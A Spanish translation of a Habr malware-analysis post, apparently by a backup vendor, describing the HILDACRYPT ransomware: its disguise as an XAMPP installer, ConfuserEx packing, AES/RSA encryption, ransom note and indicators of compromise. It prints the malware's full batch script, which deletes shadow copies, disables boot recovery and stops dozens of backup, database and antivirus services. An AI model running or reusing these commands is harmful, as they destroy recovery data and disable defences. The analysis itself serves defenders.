

¡Hola, Habr! Una vez más, nos complace informar sobre las nuevas versiones del software malicioso de la categoría Ransomware. HILDACRYPT es un nuevo programa de ransomware, miembro de la familia Hilda, descubierta en agosto de 2019 y nombrada en honor a la serie animada de Netflix que se utilizó para propagación del software. Hoy exploramos las características técnicas de este virus de ransomware actualizado.

En la primera versión de los ransomware Hilda, había un enlace al de la serie animada en el mensaje de rescate. HILDACRYPT se disfraza como un instalador legítimo de XAMPP, un distribuidor fácil de instalar de Apache que incluye MariaDB, PHP y Perl. Además, el nombre del archivo del criptor es diferente: xamp. También, el archivo del programa de ransomware no tiene firma electrónica.
Análisis estático

El programa de ransomware está contenido en un archivo PE32 .NET, escrito para MS Windows. Su tamaño es de 135,168 bytes. Tanto el código del programa principal como el código del programa protector están escritos en C#. Según la marca de fecha y hora de compilación, el archivo binario fue creado el 14 de septiembre de 2019.

Según Detect It Easy, el virus de ransomware está comprimido utilizando Confuser y ConfuserEx, pero estos ofuscadores son los mismos que antes; solo que ConfuserEx es el sucesor de Confuser, por lo que las firmas de su código son similares.

HILDACRYPT está realmente empaquetado usando ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Vector de ataque
Lo más probable es que el programa de ransomware se detectara en uno de los sitios dedicados a la programación web, disfrazándose como un programa legítimo de XAMPP.
Toda la cadena de infección se puede ver en .
Ofuscación

Las líneas del programa de ransomware se almacenan encriptadas. Al iniciar HILDACRYPT, las descifra usando Base64 y AES-256-CBC.
Instalación


Primero, el programa de ransomware crea en %AppDataRoaming% una carpeta, cuyo identificador GUID (Identificador Único Global) se genera aleatoriamente. Al agregar un archivo bat en esta ubicación, el virus de ransomware lo ejecuta con cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit
Luego comienza la ejecución de un script por lotes para desactivar funciones o servicios del sistema.

El script contiene una larga lista de comandos que eliminan las copias de sombra, desactivan el servidor SQL, las soluciones de copia de seguridad y el antivirus.
Por ejemplo, intenta sin éxito detener los servicios de copia de seguridad de Acronis Backup. Además, ataca los sistemas de copia de seguridad y las soluciones antivirus de los siguientes proveedores: Veeam, Sophos, Kaspersky, McAfee y otros.
@echo off
:: No soy realmente fan de los ponis, las chicas de dibujos animados son mejores, ¿no crees?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
net stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop “Sophos MCS Agent” /y
net stop RESvc /y
net stop “Acronis VSS Provider” /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0

Después de que los servicios y procesos mencionados anteriormente han sido desactivados, el criptolocker recopila información sobre todos los procesos en ejecución utilizando el comando tasklist para asegurarse de que todos los servicios necesarios estén inactivos.
tasklist v /fo csv
Este comando produce una lista detallada de los procesos en ejecución, cuyos elementos están separados por comas.
««csrss.exe»,«448»,«services»,«0»,«1�896 ��»,«unknown»,»�/�»,«0:00:03»,»�/�»»
Tras esta verificación, el ransomware inicia el proceso de cifrado.
Cifrado
Cifrado de archivos
HILDACRYPT recorre todo el contenido encontrado en los discos duros, excepto las carpetas Recycle.Bin y Reference AssembliesMicrosoft. En esta última se encuentran archivos dll, pdb, y otros críticos para aplicaciones .Net, que pueden afectar al funcionamiento del ransomware. Para encontrar los archivos que se cifrarán, se utiliza la siguiente lista de extensiones:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
Para cifrar los archivos del usuario, el ransomware utiliza el algoritmo AES-256-CBC. El tamaño de la clave es de 256 bits y el tamaño del vector de inicialización (IV) es de 16 bytes.

En la siguiente captura de pantalla, los valores byte_2 y byte_1 se obtuvieron aleatoriamente utilizando GetBytes().

Clave

VI


El archivo cifrado tiene la extensión HCY!.. Este es un ejemplo de un archivo cifrado. Para este archivo se generaron la clave y el IV mencionados anteriormente.
Cifrado de claves
El cryptolocker guarda la clave AES generada en el archivo cifrado. La primera parte del archivo cifrado contiene un encabezado que incluye datos como HILDACRYPT, KEY, IV, FileLen en formato XML, y se ve de la siguiente manera:

El cifrado de la clave AES y del IV se realiza utilizando RSA-2048, y la codificación se lleva a cabo con Base64. La clave pública RSA se almacena en el cuerpo del cryptolocker dentro de una de las cadenas cifradas en formato XML.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Para cifrar la clave AES del archivo se utiliza la clave pública RSA. La clave pública RSA está codificada en Base64 y consta de un módulo y un exponente público de 65537. Se requiere la clave RSA privada para la descifrado, que posee el atacante.
Después del cifrado RSA, la clave AES se codifica con Base64, que se guarda en el archivo cifrado.
Mensaje de rescate
Al finalizar el cifrado, HILDACRYPT guarda un archivo html en la carpeta donde cifró los archivos. La notificación del ransomware incluye dos direcciones de correo electrónico a las que la víctima puede contactar al atacante.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

La notificación del ransomware también contiene la línea «No loli is safe;)» — «Ninguna loli está a salvo;)», en referencia a personajes de anime y manga de aspecto infantil prohibidos en Japón.
Salida
HILDACRYPT, una nueva familia de ransomware, ha lanzado una nueva versión. El modelo de cifrado impide que la víctima descifre los archivos cifrados por el ransomware. El cryptolocker utiliza métodos de protección activa para desactivar los servicios de protección relacionados con sistemas de respaldo y soluciones antivirus. El autor de HILDACRYPT es un fanático de la serie animada Hilda, que se muestra a través de Netflix, y el enlace al tráiler de la versión anterior se incluyó en la carta de rescate.
Como de costumbre, y pueden proteger su computadora contra el ransomware HILDACRYPT, y los proveedores tienen la capacidad de proteger a sus clientes mediante . La protección se garantiza gracias a que estas soluciones incluyen no solo el respaldo, sino también nuestro sistema integrado de protección — una tecnología reforzada por modelos de aprendizaje automático y basada en heurísticas de comportamiento que, como ninguna otra, es capaz de resistir las amenazas de ransomware de día cero.
Indicadores de compromiso
Extensión de archivo HCY!
HILDACRYPTReadMe.html
xamp.exe con una letra «p» y sin firma digital
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Fuente: habr.com
